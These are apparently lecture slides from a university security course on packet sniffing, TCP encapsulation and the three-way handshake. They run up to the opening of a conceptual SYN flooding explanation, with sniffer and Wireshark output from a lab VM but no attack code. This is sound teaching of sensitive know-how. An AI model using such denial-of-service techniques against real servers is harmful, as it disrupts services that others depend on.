

# CSCI 476: Computer Security

Network Security: Packet Sniffing and Spoofing

Reese Pearsall  
Spring 2023


# Announcement

Lab 5 (XSS) Due Sunday 3/26 @ 11:59 PM

Fall 2023 Registration Info

HackerCats is hosting an event on password cracking tomorrow @ 6:00 PM

Project due in about a month from now (April 23<sup>rd</sup>)



Let's Get Cracking!



**Date and Time**


Thursday, March 23 2023 at 6:00 PM MDT to  
Thursday, March 23 2023 at 7:00 PM MDT

Add To [Google Calendar](#) | [iCal/Outlook](#)



**Location**

NAH 149



Our packet currently has

- Some application-level message (HTTP Request)
- Port number of that application process (TCP header)
- Mechanism to ensure our packet arrives correctly (TCP Header)
- A way to locate the computer (IP address/IP Header)
- A unique identifier for our destination (MAC Address/Frame)

Our final packet!




Our initially packet gets encapsulated multiple times, sort of like a nesting doll!

# The Journey of a packet

Packets are **encapsulated** in various protocol layers; each has a **header** and **payload**

## OSI Model




Our focus in the next few weeks will be on the transport layer (**TCP/UDP**), network layer (**IP**), and application layer



# Setup

docker-compose up -d

Network: 10.9.0.0/24




On the attacker machine, we can also see these packets in Wireshark!



Attacker  
10.9.0.1



Host A  
10.9.0.5



Host B  
10.9.0.6



Host C  
10.9.0.7



```
[10/27/22]seed@VM:~/sniff_spoof$ vi sniffer.py
[10/27/22]seed@VM:~/sniff_spoof$ sudo python3 sniffer.py
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
```

dock sh 2ebd

```
root@2ebd63942881:/# ping google.com
PING google.com (172.217.14.206) 56(84) bytes of data:
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=1 ttl=53 time
~15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=2 ttl=53 time
~15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=3 ttl=53 time
~15.8 ms
64 bytes from sea30s01-in-f14.1e100.net (172.217.14.206): icmp_seq=4 ttl=53 time
~15.9 ms
```

For this lab, we will logged into our attacker machine (our VM) **and** logged into a victim machine (a container)

# Attacks on TCP

- SYN Flooding
- SYN Reset
- TCP session hijack



me

Please don't try to do this stuff on real servers outside of the VM

Application Layer

HTTP Request



Transport Layer



TCP Connection



Application Layer

Transport Layer



Network Layer

Network Layer

...

When using the internet, you are commonly using a **TCP** protocol.  
You (a TCP client) connect to a TCP server to exchange information  
to ensure delivery

...



Application Layer

HTTP Request



Transport Layer



TCP Connection



Application Layer

Transport Layer



Network Layer

Network Layer

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When using the internet, you are commonly using a **TCP** protocol.  
You (a TCP client) connect to a TCP server to exchange information  
to ensure delivery

...




This process of establishing a TCP  
connection has a very specific process  
→ **TCP Handshake**






TCP Client



TCP Server




Packet




TCP Client

SYN



TCP Server



TCP Header

Packet


*SYN flag is set!*

TCP Handshake:



1. Client sends a SYN to the server



TCP Client



TCP Server



Packet


*SYN flag is set!  
ACK flag is set!*

### TCP Handshake:



1. Client sends a SYN to the server
2. Server sends back a SYN + ACK



TCP Client



TCP Server



Packet


*ACK flag is set!*

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK



TCP Client




TCP Server

SYN

SYN + ACK

ACK

(Data can start being sent!)



Packet


ACK flag is set!

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK

You can see this happening in Wireshark


	Time	Source	Destination	Protocol	Length	Info
1	0.0000...	192.168.1.104	216.18.166.136	TCP	74	49859 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
2	0.3071...	216.18.166.136	192.168.1.104	TCP	74	80 → 49859 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
3	0.3073...	192.168.1.104	216.18.166.136	TCP	66	49859 → 80 [ACK] Seq=1 Ack=1 Win=17136 Len=0



# Let's do some evil stuff



TCP Client



TCP Server


Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

# Let's do some evil stuff



TCP Client



TCP Server

**SYN**

**SYN + ACK**



Waiting for an ACK...

Suppose that we find a server that accepts TCP connections


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
# Let's do some evil stuff



TCP Client



TCP Server



Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**




Waiting for an ACK...

If it does not get an ACK after some amount of time, it will **retransmit**

# Let's do some evil stuff




TCP Client



TCP Server

Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**



Waiting for an ACK...

If it does not get an ACK after some amount of time, it will **retransmit**

How many times should we retransmit before giving up?


```
[10/27/22] seed@VM: ~/.../TCP_Attacks$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

Set by the operating system!

# Let's do some evil stuff



TCP Client



TCP Server

Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

SYN

SYN + ACK

SYN + ACK

SYN + ACK

SYN + ACK

SYN + ACK

SYN + ACK

The TCP server will **hold** our request until we drop it



TCP Request SYN Queue  
*(This queue has a finite size...)*


There is a time period where our request is held in the SYN queue before it is dropped

What can we do with our knowledge of spoofing?

# Let's do some evil stuff



TCP Client



TCP Server

Suppose that we find a server that accepts TCP connections

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SYN

SYN + ACK

